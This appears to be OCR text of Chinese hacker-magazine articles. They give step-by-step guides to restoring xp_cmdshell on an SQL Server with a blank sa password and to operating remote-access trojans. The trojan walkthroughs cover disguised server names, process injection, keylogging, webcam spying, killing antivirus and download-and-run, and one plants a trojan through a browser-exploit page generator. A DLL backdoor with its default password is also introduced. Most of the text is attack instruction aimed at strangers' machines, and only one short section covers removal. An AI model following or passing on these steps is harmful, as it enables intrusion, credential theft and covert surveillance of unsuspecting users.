


图 5

理不能上网的那块网卡还在接受管理，而你的应用层数据已悄无声息的从网络层选择路径的时候绕过它的封锁！

什么原理呢？这种软件它工作在网络的第二层上，它无法穿透第三层设备！而网上传言它可以“穿透防火墙”，现在大家应该知道这是怎么穿透的了。硬（软）防火墙全部工作在三层以上，而该软件利用了二层的协议来管理网络，那么它根本就没有达到防火墙的层次又谈何“穿透”防火墙呢？

没有任何一种管理软件可以完全控制，也没有任何一种手法可以永远的突破管理软件。只有在攻与防的对立中，我们的水平才会提高，菜鸟才会进步！

## 应对网管有一招

### ——xplog70.dll巧恢复

王艺翔

近日在网上总会有一些朋友问我同一个问题：“用扫描器扫出一台sa空口令的机器xxx.xxx.xxx.xxx，可运行cmd命令的时候却出现了如图1所示的界面，请问这个是怎么回事。”因为它那个是外国肉鸡，上面的文字大家可能看不懂，图1的意思其实就是说XPSQL170.dll这个文件已经被管理员手动删除了，说明此管理员的安全意识还是比较好的。




图 1

当XPSQL170.dll被删除后，一般cmd命令是不能执行的，那我们怎么办呢？眼看着到手的肉鸡就让它飞跑吗？小菜鸟遇到这



图 2

样的情况可能会放弃了，其实解决这样的问题很简单，下面我讲下具体步骤。

我们要用到的工具是SQL分离器。我们运行图2的isqlw.exe后会出现如图3所示的界面。在“sql server”

处填写对方IP地址，在“连接使用”中选择“sql server 身份验证”，并填写正确的登录名和密码，按“确定”后即可进入图4的界面。




图 4

在图4中我们首先输入“sp\_dropextendedproc

“xp\_cmdshell”，并选择“执行”，执行结果如图5。然后在文本界面中输入“sp\_addextendedproc 'xp\_cmdshell', 'xpsql70.dll'”，选择“执行”，结果如图6所示。




图 5




图 6

就两步，感觉是不是很快啊！好，现在我们看看xpsql70.dll有没有恢复。我们执行dir c:，看看，如图7，这表明现在已经成功恢复了xplog70.dll这个动态连接库函数了。




图 7

(本文涉及的相关工具：SQL分离器，光盘中有收录。)





牧马记栏目也越来越受到读者的欢迎,有一些读者朋友研究木马已经到了痴迷的地步。我QQ上的一位读者朋友在新年元旦的时候竟然祝我们编辑部“马”年快乐,声称编辑部永远过的都是“马”年,时时刻刻“马到成功”,我估计就是这小子在偶的机器里留下了免杀的木马。最后我不得不使出GHOST还原大法,也让他知道一下今年是狗年,好马不挡道……



## 黑客江湖之魔剑传说

风碧玉箫

攻与防永远是一对矛盾的统一体,尤其是电脑安全。就以网络攻防中最常用的木马来说吧,由于现在的杀毒软件都把木马列入了查杀的范围,越流行的木马它的使用寿命就越短,也正应了那句话“人怕出名猪怕壮”。因此,为了逃避杀毒软件的围追堵截,越来越多的新兴木马也做得越来越隐蔽了。今天,我就给大家推荐一款利用了Rootkit技术的新兴木马——魔剑传说。

下边就来详细的讲讲它的使用。首先,我们在本地电脑上运行客户端程序,点击界面下方的“生成服务端”按钮,会出现服务端的配置窗口,“文件/服务名”一栏我们可以填写svch0st.exe,“服务显示名”最好起一个具有迷惑性的名字,我填的是Windows Driver Server,连接端口使用默认的3000即可,连接密码处填上自己的密码,如图1。




图 1




图 2

稍等片刻就会看到肉鸡上线了。右击想要控制的肉鸡,就会看到所有的操作功能列表,如图3。

全部填写完成后,点击“生成”按钮就会在当前目录下生成服务端程序server.exe,将这个服务端程序上传到肉鸡上运行。接着,在本地配置一下上线端口和密码,如图2。




图 3

1. 系统选项:这里对我们最有用的子功能主要是打开对方的3389。除此之外,我们还可以跟对方开个玩笑之类的,例如打开他的光驱,隐藏他的桌面或是任务栏什么的。对方如果是个菜鸟,肯定会吓个半死!并且,你还可以关闭或打开他的445端口,禁止或允许执行脚本甚至默认共享。

2. 文件管理:对于文件的基本操作,如:新建、删除、重命名文件夹,上传、下载文件,重命名、删除文件等是一应俱全。并且,你还可以远程隐藏运行文件,如图4。




图 4

3. CMD SHELL:获取远程主机的命令控制台。



玩木马怎么可以少了执行 C M D 命令这一项, 在这里我们可以执行一些常用的系统命令, 先用 net user 命令查看一下对方电脑上有哪些系统帐号吧, 如图 5。




图 5

4. 进程管理: 查看、终止远程主机运行的进程。如果看到对方电脑上有什么杀毒软件或防火墙在运行的话, 就可以悄悄地结束它。不过, 这个木马目前为止还不会被杀毒软件查杀, 所以也没有必要这样做。当然, 如果你不放心的话, 还是结束掉杀毒软件好了。因为魔剑传说的服务端程序是在 EXPLORER.EXE 开启远程线程运行, 所以我们根本看不到任何可疑进程, 隐蔽性非常强, 如图 6。



图 6

5. 服务管理: 获取远程主机系统服务的信息服务, 如图 7。



图 7

6. 窗口管理: 获取远程主机的窗口信息, 包括窗口标题、窗口类名、窗口句柄、程序路径, 显示、

隐藏、关闭窗口, 更改窗口标题, 禁用、恢复窗口等, 如图 8。




图 8

7. 注册表管理: 获取远程主机的注册表信息, 新建、删除、重命名注册表项及注册表键, 修改注册表键值。因为注册表是 Windows 的核心, 掌握了对方的注册表就等于掌握了它的要害, 如图 9。




图 9

8. 剪贴板管理: 获取、设置远程主机的剪贴板文字, 保存记录为文件, 个人感觉作用不大。

9. 数据转发: 将远程主机端口映射到本地, 连接本地端口就相当于连接到远程端口。例如, 我将发到本地 1234 端口的数据转发到对方的 3389 端口, 这样连接我自己的 1234 端口就相当于连接对方的 3389, 如图 10。




图 10

10. HTTP 代理: 在远程主机开启 HTTP 代理服务。好不容易抓到的肉鸡, 不作个跳板, 岂不是可



惜了吗?如图11。

11. 下载运行: 下载一个URL地址的文件并运行, 可以设置URL地址和保存位置及文件名。万一下载的是个病毒, 对方不就……如图12。




图 11




图 12

12. 打开网址: 使用默认浏览器打开一个URL地址。这个功能一般也用不到, 要不然, 呵呵, 小心暴露自己哟! 那样的话, 到手的肉鸡可就要飞了, 如图13。

13. 发送消息: 给远程主机发送提示信息。跟对方打个招呼吧, 告诉他已经被自己控制了, 他一定会紧张得冷汗直流的, 如图14。




图 13




图 14

14. 远程屏幕: 获取远程主机屏幕的画面。看看对方在干什么, 如图15。

15. 远程视频: 如果远程主机安装有摄像头的, 可以利用这个功能获取远程主机摄像头画面, 祈求对方是个PLMM吧, 或许会引出黑客江湖的一段惊天地, 泣鬼神的爱情故事啊!

16. 远程音频: 获取远程主机话筒声音数据。




图 15

17. 键盘记录: 获取远程主机的按键记录(演示版本未开启该功能)。

18. 重启、关闭远程主机, 注销远程主机当前用户。

19. 远程卸载: 删除远程主机的服务端文件并删除相应系统服务。

怎么样, 以上介绍了这么多魔剑的功能, 你是不是也对它产生兴趣了呢? 毕竟, 这款木马到目前为止并不被杀毒软件所查杀, 并且采用了Rootkit技术进行隐藏, 还是值得一玩儿的。不过, 我在使用这款软件的时候, 也发现服务端程序会经常无故停掉, 不知是何原因, 或许在以后的版本中会解决这个问题吧!

(本文涉及到的软件魔剑传说, 光盘有收录)

上接第13页

找到默认密码XX(默认的密码由于版本的原因都不相同, 大家有兴趣可在Baidu上搜索)。但用默认密码登录提示密码错误, 看来管理员也不是白痴, 不会等着你去用默认密码来搞破坏的。估计搞到管理密码是不可能了, 但能不能下载个单纯的文件管理系统进行文件管理呢? 经查看得知, 逍遥游的文件管理系统是著名Total commander(以下简称TC)。在网上找到TC下载下来, 在安装时它提示当前文件版本比系统中的高, 不管它。安装后运行TC, 这时整个网吧的盘符会全部显示出来, 如图4。

删个文件试试——成功。嘿嘿, 整个网吧已在我的掌握之中了, 这时我有了个邪恶的念头。如果把木马与QQ的可执行文件进行捆绑不就能盗取网吧内所有用户的QQ密码了吗(至于为什么请参考无盘工作站的工作原理)? 如果哪个不怀好意的家伙植入个像密码结巴这样的木马, 整个网吧用




图 4

户的各种密码就极度危险了……原来号称安全的无盘工作站也如此不堪一击, 大家下次去无盘的网吧可要小心了, 说不定你的帐号密码早已成了别人的盘中餐了!



# 木马也“进口”

## Tequila bandita

天涯衰草

对于国产的木马,诸如冰河、黑洞、灰鸽子等,对于广大的网友来说,应该都非常熟悉了吧,其实国外也有许多非常优秀的木马的,虽然对于这些进口木马,语言环境始终是一个劣势,不过,他们的优势也是有的,正是因为这些国外的木马不被国内所熟悉,也因此,许多木马不被国内的杀毒软件所查杀。今天,我就为大家介绍一款国外优秀的木马,虽然它体积小巧,却能实现当前各种流行的远程控制技术,包括反弹连接技术、线程插入技术等,还可以实现远程的文件管理、注册表管理、进程管理、以及摄像头和屏幕的控制等,实在是一款难得的优秀木马。

1. 木马 Tequila bandita 的服务端程序配置,以及远程的操作控制。

2. 利用网页木马对木马 Tequila bandita 的服务端程序进行远程种植。

3. 对 Tequila bandita 木马的清除以及防范过程。

### 一、配置服务端

木马使用的第一步自然是配置服务端程序,可喜的是这款木马已经由网友进行了汉化,对于广大菜鸟来说,语言问题已经不存在了,和使用国产木马一样方便了。我们直接运行 Tequila bandita 的客户端程序,如图1。



图 1

由于远程控制操作需要用户通过对服务端程序执行各种指令来进行,所以用户首先需要配置一个服务端程序。在弹出的客户端窗口点击“设置”菜单下的“创建服务端”命令,弹出“服务端

创建”的窗口,在这里配置自己需要的服务端程序。选择“启动设置”面板,如图2。




图 2

配置服务端所需的信息。由于 Tequila bandita 在连接方式上采用了当前流行的反弹连接的方式,所以在“IP”后填入客户端系统当前的 IP 地址,如果用户不清楚的话,可以通过在命令提示符下键入 `ipconfig` 命令来查看,“EXE”项目后输入服务端程序成功安装后的程序名称。在服务端的启动方式上, Tequila bandita 采用了最新的 ActiveX 插件随系统启动的方法,为了使服务端程序能自动的随系统启动,我们需要选中“ActiveX 运行”选项,然后在“键”中输入 ActiveX 的键值。在“端口”后面的输入框中输入服务端和客户端传输数据时使用的端口,默认的端口是 2122,大家可以改为自己喜欢的端口。为了增强服务端的隐蔽性, Tequila bandita 同样提供了线程插入功能,建议大家激活该功能。这样的话,像很多网络防火墙的“应用程序访问网络权限设置”的规则对木马服务端就不起作用了。选中“注射”选项后,用户

可以选择是将服务端的进程注入到资源管理器的“Explorer”进程或 IE 浏览器的“Browser”进程中,在此用户最好选择资源管理器的“Explorer”进程,因为只要是 Windows 操作系统,资源管理器的“Explorer”进程就会随系统启动而运行。用户在选择了“启动键盘记录”选项后,即使服务端程序没有连接到网络,木马也会自动的记录下键盘的全部操作情况。如果选择了“待在线时启用”选项,那么只有当服务端电脑连接到网络的情况下才会打开用于数据传输的端口。为了减小服务端的体积,木马默认是通过“使用 UPX 加壳”选项对生成的服务端程序进行加壳压缩来实现的。配置窗口还包括一个“伪造信息”功能,可以在用户运行服务端程序的时候弹出一个错误的提示信息,用户可以根据自己的需要进行设置。所有的设置都完成以后,点击“创建”按钮生成我们需要的服务端程序。从上面的服务端程序配置来看,该木马不但采用了大量优秀的木马技术,而且包括端口、ActiveX 键值在内的很多选项都可以任意的设置,这样也为用户的防范增加了难度。

### 二、木马的种植

木马的服务端程序生成好了,我们就应当想办法将服务端程序种植到远程计算机中。就目前而言,网页木马已经成为黑客种植木马的最主要的方法之一。



网页木马是黑客成功的利用了系统的漏洞,诱骗用户浏览某个特殊的网页,在用户浏览的时候,网页木马就会成功的激活系统的漏洞,从而将设置的木马程序安装到远程系统中运行。我们以动鲨推出的网页木马生成器为例,运行该网页木马生成器,在“请选择要运行的 EXE 文件”中填入刚刚生成的木马服务端程序,再在“输入存放木马的 WEB 文件夹路径”中输入网页木马的网址路径,然后点击“生成木马”按钮即可在同目录的动鲨网页木马这个文件夹中生成最新的网页木马,如图 3。




图 3

该木马生成器是利用了微软的 IE Help ActiveX 控件本地安全域绕过漏洞来进行木马种植的。

### 三、控制服务端

当服务端程序成功安装到远程计算机后,用户就可以开始为连接服务端做准备了。首先需要对于客户端程序进行一些简单的配置。

点击“设置”菜单,在弹出的“客户端配置”窗口进行设置。

这里最主要的是设置“监听端口”这个选项,如果在前面配置服务端时更改了连接的端口,这里也需要做相应的修改,不然的话,你的服务端永远都不会连接成功的。

客户端程序配置完成后,点击“监听”菜单下的“开始”命令,客户端就会在本地系统中打开一个监听端口等待服务端程序自动上线。当有电脑上线的时候,会在屏幕的右下角弹出一个肉鸡

上线的提示窗口,并且在操作界面的电脑列表中也会出现刚刚上线的这台远程计算机。在电脑列表中,我们可以查看到远程计算机的 IP 地址、用户名称、连接类型以及系统等情况,在下面的“日志”面板可以查看到监听端口打开的时间以及远程计算机上线的时间,如图 4。




图 4

在电脑列表中选择需要进行远程控制计算机,然后点击鼠标右键的“打开服务器”命令,就会弹出一个远程控制命令窗口,如图 5。




图 5

现在,我们就可以对远程计算机进行控制了。接下来我就对 Tequila bandita 木马的控制命令进行一些介绍。点击“间谍”菜单下的“密码”命令,通过它用户就可以监控远程用户的键盘记录。如果用户的服务端配置了“启动键盘记录”功能,那么用户就可以查看到服务端程序没有连接到客户端以前的键盘记录,这可是一个非常可怕的命令,因为无论是什么状态你的键盘操作都会被准确无误的记录下来,包括你的帐户、密码等重要信息。当然

用户也可以通过右键菜单的“开始”和“停止”命令来及时截获当前远程用户的键盘记录,并且可以通过“保存”命令将键盘记录的内容保存到本地的硬盘当中,如图 6。




图 6

再来看看“视频/桌面”命令,通过它可以对远程计算机的桌面和摄像头的图像进行捕捉,Tequila bandita 木马的屏幕捕捉速度非常快,如图 7。并且在上一个版本中还需要插件的支持,在新版本中就不需要了,可能是作者觉得“桌面捕捉”应该属于木马的基本功能吧。不过取消了插件的功能,却对以后程序的功能扩展极为不利。




图 7

接下来再来看看“管理器”菜单中的命令,它包括“文件”、“任务管理器”、“进程”、“注册表”等,这些命令都是远程控制中必备的一些命令。通过“文件”命令可以对远程计算机中的文件进行各种管理。远程文件管理功能是木马必备的一个功能,它的好坏也从一个侧面反映出该木马的好坏。点击“文件”命令,在下面的操作界面中会出现“本地”、“网络”、“搜索”以及“传输”四



个选择面板。在“本地”面板中,用户可以对本地计算机中的文件进行管理,还可以对需要的文件通过右键的“上传”命令上传到远程计算机;在“网络”面板中,用户就可以对远程计算机中的文件进行管理,并且可以对这些文件进行新建、删除、复制等管理。除了这些操作,Tequila bandita 还可以将远程电脑中的某个目录映射到本地硬盘中,这样用户就可以方便的共享对方目录中的文件,如图8。



图8

当用户在进行文件上传、下载时,木马会自动切换到“传输”面板,这样我们就可以清楚的查看到文件传输的过程,如图9。



图9

再说这个“搜索”面板,搜索功能是当前木马新加入的一个功能,用户通过它就可以在远程计算机中快速的搜索到需要寻找的文件,使用方法也和本地电脑的文件搜索一样的简单。“服务器”命令并不是对远程服务端进行配置更改的命令,而是针对NT内核系统的系统服务项进行管理的功能,在这儿我们可以对远程系统的服务项进行查看,并且可以通过右键菜单实现启动服务、删除服务、停止服务的操作。另外,用户还可以创建新的服务项,这样就可以设置一些用户需要的程序随系统而启动了,如图10。其他的“窗口管理”、“进程管理”和

“注册表管理”大家都很熟悉了,这里就不再介绍了。



图10

查看完“管理器”菜单下的命令,再来看看“其他”菜单下的各个命令。点击“电脑信息”命令,我们就可以查看到远程计算机比较详细的信息,比如服务端名称、服务端保存位置、系统语言等,如果没有显示出远程电脑的信息,可以运行右键的“刷新”命令,如图11。



图11

通过“下载者”命令可以将网络中的文件下载到远程计算机中,虽然通过文件传输功能也可以执行相同的操作,但“下载者”命令可以一次对多台选择的计算机进行统一的下载操作命令,减轻了管理者频繁操作的麻烦。首先在“URL”中设置需要下载的文件的网络链接,在“文件”下设置下载文件保存的目录以及文件名称,并且用户还可以设置是否下载后立即运行,如图12。“远程Shell”命令成功的模拟出了一个远程系统的命令提示符功能,在此用户可以执行很多的终端命

令,这个命令非常的重要,因为很多程序或命令只能在DOS窗口执行,如图13。




图12




图13

## 四、木马的防范

要防范黑客为自己的系统安装各种恶意程序,用户首先需要提高自己的安全意识,养成良好的安全习惯,不要打开一些来历不明的邮件及附件,不要到不确定的网站浏览及下载软件,不要打开通过QQ、MSN等即时通讯工具发来的链接等。避免被黑客的网页木马来种植木马程序。

前面已经讲过了,网页木马是利用了系统的漏洞来进行种植的,所以用户首先要定期到微软网站去下载最新的安全补丁,堵住系统的漏洞,尤其是震荡波漏洞、极速波漏洞、JPEG漏洞、IFRAME等高危的系统漏洞。然后安装杀毒软件以及网络防火墙也是非常必要的,现在很多杀毒软件已经可以将利用各种漏洞的网页木马代码添加到病毒库中,所以及时更新杀毒软件的病毒库并随时开启实时监控功能,这样当你浏览到这种网页时,杀毒软件的实时监控功能就会及时阻止恶意脚本代码的执行,避免落入黑客的陷阱。另外,用户最好了解一些木马、病毒、恶意程序的知识,这样当你遇见恶意程序的



时候就可以及时发现异常情况并采取相应措施。如果能了解一些注册表的知识,定期查看一下注册表的自启动项是否有可疑键值等。

就本文所讲的,用户首先要关闭系统的“系统还原”功能,再进行木马服务端的清除。除了可以通过杀毒软件对 Tequila bandita 木马进行清除以外,还可以通

过手工的方式进行清除。通过 `regedit` 命令打开注册表管理器,然后在 `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Active Setup\Installed Components\` 找到可疑的键值,记住该键值的路径及文件名,然后删除该键值并重新启动系统,找到键值中的文件删除即可。

至此,木马 Tequila bandita

的主要功能就为大家介绍完了。最后我要特别提醒大家,Tequila bandita 除了拥有强大的远程控制功能外,还包括极强的破坏性。我们介绍它,主要是为了了解它的技术与方法,而不是用它进行网络破坏,所以请大家好自为之哟。

(本文涉及到的工具 Tequila bandita,光盘有收录) 5

## 从黑客之门小窥DLL后门

Glancer.H [team 3.14]

刚接触后门的时候就是使用 wineggdrop 大哥的 portless 和 yyt 大哥的 hacker's door,它们让我感受到了一个优秀后门的所有特色。不同于远程控制软件(主要适用于网管人员,如 pccanywhere、radmin、RA)和木马,本人一向鄙视那些使用网页、捆绑等方式去欺骗普通善良菜鸟,用木马盗取别人的各种帐号和密码或使其在不知情的情况下安装了控制软件来增加自己肉鸡的黑客。对于一个真正的黑客来说,在入侵成功后,为了可以让自己以后更方便的进入,而想到的一种有效的方法就是 DLL 后门。对于很多厮混在黑场上的人来说,黑客之门可能早已经不陌生了。本文我只是借黑客之门向广大菜鸟朋友简单介绍一下 DLL 后门的运行机制,它的操作也具有一定的代表性。

yyt 大哥曾说,后门的隐蔽性主要体现在启动方式、存在方式和连接方式三个方面。启动方式就是当操作系统启动时怎样启动后门。通常的后门都会采用加注册表启动项或者加系统服务的方式,对于真正的入侵者这是不能允许的。存在方式是后门启动后,它在系统中的存在形式,目前主要有三种方式:进程、隐藏进程和远程线程,进程和隐藏进程现在都很容易发现了。连接方式是指该后门的用户怎样通过客户端和安装了该后门的电脑建立连接,从而控制该机器。开端口的方式太明显,用 fport 甚至 netstat 就可以发现异常,使用 icmp 等数据包实现无连接传输不是很稳定。目前针对以上三点,相对真正隐蔽的分别是感染系统文件技术、远程线程技术及端口复用技术和反向连接技术,对于这些技术 yyt 的 hacker's door 做到了!


首先,黑客之门同其他 DLL 后门一样都要有个

载体,一个系统每次启动都会运行的程序。其实 dll 后门有两种加载方式,一种是借助 dll 文件连接启动另一个程序,这个程序会负责这个后门的功能,这种方式通常会另外开端口,甚至会涉及到服务;另一种是 dll 本身就具有一些实用而简单的功能。黑客之门属于后者,因为它只是一个 dll,插入到其他的程序中,所以它就不会有自己相应的 PID 和进程,这就达到了在任务管理器中隐藏的效果。同时被它感染的文件大小和日期都不会改变。更 cool 的是黑客之门采用了端口复用技术,它本身不开端口,而是重用系统进程开的任意一个端口,如 80、135、139、445 等,加上它可以在完全安静的 cmdshell 下安装,它很适合用于入侵条件比较苛刻的环境,同时它也很容易穿透防火墙。

下面我们来看看黑客之门的运行方法。hacker's door 主要有两个文件 HDconfig.exe 和 hkdoordll.dll,压缩包中还包括一个客户端文件 hdclient.exe,其中 HDconfig.exe 是配置服务端密码的文件,默认密码是 yyt\_hac。hkdoordll.dll 是默认的服务端,我们可以根据自己的需要更改它的名字。客户端使用 nc 就可以。配置服务端很简单,打开 HDconfig.exe,服务端处填上你改完名后的 dll 文件的路径和名称,在连接密码上填上自己的密码,点保存后会提示你输入旧密码,如果是第一次配置服务端,则密码为 yyt\_hac,如图 1。

